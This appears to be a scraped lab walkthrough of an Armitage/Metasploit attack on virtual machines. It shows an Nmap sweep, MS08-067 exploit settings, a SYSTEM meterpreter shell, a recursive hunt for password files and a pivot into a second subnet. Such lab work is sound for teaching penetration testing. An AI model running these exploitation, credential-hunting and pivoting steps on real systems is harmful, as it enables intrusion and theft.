


Enter scan range (e.g., 192.168.1.0/24): 192.168.75.0/24



Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.




```
[*] Nmap: MAC Address: 00:0C:29:47:D4:A4 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 3.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:3
[*] Nmap: OS details: Linux 3.11 - 3.14
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.75.254
[*] Nmap: Host is up (0.00019s latency).
[*] Nmap: All 100 scanned ports on 192.168.75.254 are filtered
[*] Nmap: MAC Address: 00:50:56:F5:1F:27 (VMware)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.75.137
[*] Nmap: Host is up (0.000055s latency).
[*] Nmap: All 100 scanned ports on 192.168.75.137 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 66.11 seconds
msf >
```

Message

Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.

Happy hunting!



Attack 192.168.75.180

MS08-067 Microsoft Server Service Relative Path Stack Corruption

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server


Option	Value
LHOST	192.168.75.165
LPORT	24351
RHOST ✚	192.168.75.180
RPORT	445
SMBPIPE	BROWSER

Targets: 0 => Automatic Targeting

☐ Use a reverse connection


☐ Show advanced options

192.168.75.180
NT AUTHORITY\SYSTEM @ EASY225




C:\WINDOWS\system32


D	Name	Size	Modified	Mode
🗀	1025		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	1028		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	1031		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	1033		2006-02-08 10:33:02 -0500	40777/rwxrwxrwx
🗀	1037		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	1041		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	1042		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	1054		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	2052		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	3076		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	3com_dmi		2004-02-02 10:05:49 -0500	40777/rwxrwxrwx
🗀	Cache		2006-02-08 13:03:33 -0500	40777/rwxrwxrwx
🗀	CatRoot		2008-12-22 18:09:07 -0500	40777/rwxrwxrwx
🗀	CatRoot2		2015-10-02 13:37:24 -0400	40777/rwxrwxrwx




```
meterpreter > sysinfo
Computer        : EASY225
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/win32
```




```
Interface 65539
============
Name         : I n t e l ( R )
Hardware MAC : 00:50:56:11:22:33
MTU          : 1500
IPv4 Address : 192.168.75.180
IPv4 Netmask : 255.255.255.0


Interface 65540
============
Name         : I n t e l ( R )
Hardware MAC : 00:0c:29:00:5c:bb
MTU          : 1500
IPv4 Address : 192.168.50.135
IPv4 Netmask : 255.255.255.0
```




```
IPv4 network routes
===================

    Subnet           Netmask          Gateway         Metric  Interface
    ------           -------          -------         ------  ---------
    0.0.0.0          0.0.0.0          192.168.75.2    10      65539
    127.0.0.0        255.0.0.0        127.0.0.1       1       1
    192.168.50.0     255.255.255.0    192.168.50.135  10      65540
    192.168.50.135   255.255.255.255  127.0.0.1       10      1
    192.168.50.255   255.255.255.255  192.168.50.135  10      65540
    192.168.75.0     255.255.255.0    192.168.75.180  10      65539
    192.168.75.180   255.255.255.255  127.0.0.1       10      1
    192.168.75.255   255.255.255.255  192.168.75.180  10      65539
    224.0.0.0        240.0.0.0        192.168.50.135  10      65540
    224.0.0.0        240.0.0.0        192.168.75.180  10      65539
    255.255.255.255  255.255.255.255  192.168.50.135  1       65540
    255.255.255.255  255.255.255.255  192.168.75.180  1       65539
```




```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
```




```
TCP    192.168.50.135:139     0.0.0.0:0              LISTENING
TCP    192.168.50.135:1034    192.168.50.136:80      ESTABLISHED
TCP    192.168.50.135:1035    192.168.50.136:80      ESTABLISHED
TCP    192.168.75.180:139     0.0.0.0:0              LISTENING
TCP    192.168.75.180:24351   192.168.75.165:54564   ESTABLISHED
UDP    0.0.0.0:53             *:*
UDP    0.0.0.0:445            *:*
UDP    0.0.0.0:500            *:*
UDP    0.0.0.0:1032           *:*
UDP    0.0.0.0:1434           *:*
UDP    0.0.0.0:3456           *:*
UDP    0.0.0.0:4500           *:*
UDP    127.0.0.1:53           *:*
UDP    127.0.0.1:123          *:*
UDP    127.0.0.1:1033         *:*
UDP    127.0.0.1:3456         *:*
UDP    192.168.50.135:123     *:*
UDP    192.168.50.135:137     *:*
UDP    192.168.50.135:138     *:*
```




```
C:\> dir c:\/s /b | find /i "password"
c:\Program Files\AOMEI Partition Assistant Lite Edition 5.6\doc\password.html
c:\Program Files\Common Files\Microsoft Shared\web server extensions\50\admisapi\1033\password.htm
c:\WINDOWS\Help\password.chm
```





```
"URLInfoAbout"="http://www.vmware.com"
"URLUpdateInfo"=""
"VersionMajor"=dword:00000003
"VersionMinor"=dword:00000000
"WindowsInstaller"=dword:00000001
"Version"=dword:03000000
"Language"=dword:00000000
"DisplayName"="VMware Tools"

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\{BA7062F8-AA28-4501-B91F-38D70110E749}]
"AuthorizedCDFPrefix"=""
"Comments"="Build "
"Contact"=""
"DisplayVersion"="9.6.1.1378637"
"HelpLink"=""
"HelpTelephone"=""
"InstallDate"="20140604"
"InstallLocation"="C:\\Program Files\\VMware\\VMware Tools\\"
"InstallSource"="C:\\DOCUME~1\\ADMINI~1.EAS\\LOCALS~1\\Tem p\\{BA7062F8-AA28-4501-B91F-38D70110E749}~setup\\"
"ModifyPath"=hex(2):4d,00,73,00,69,00,45,00,78,00,65,00,63,00,2e,00,65,00,78,\
```




Add Pivot

host	mask
192.168.50.0	255.255.255.0
192.168.75.0	255.255.255.0




Module Output

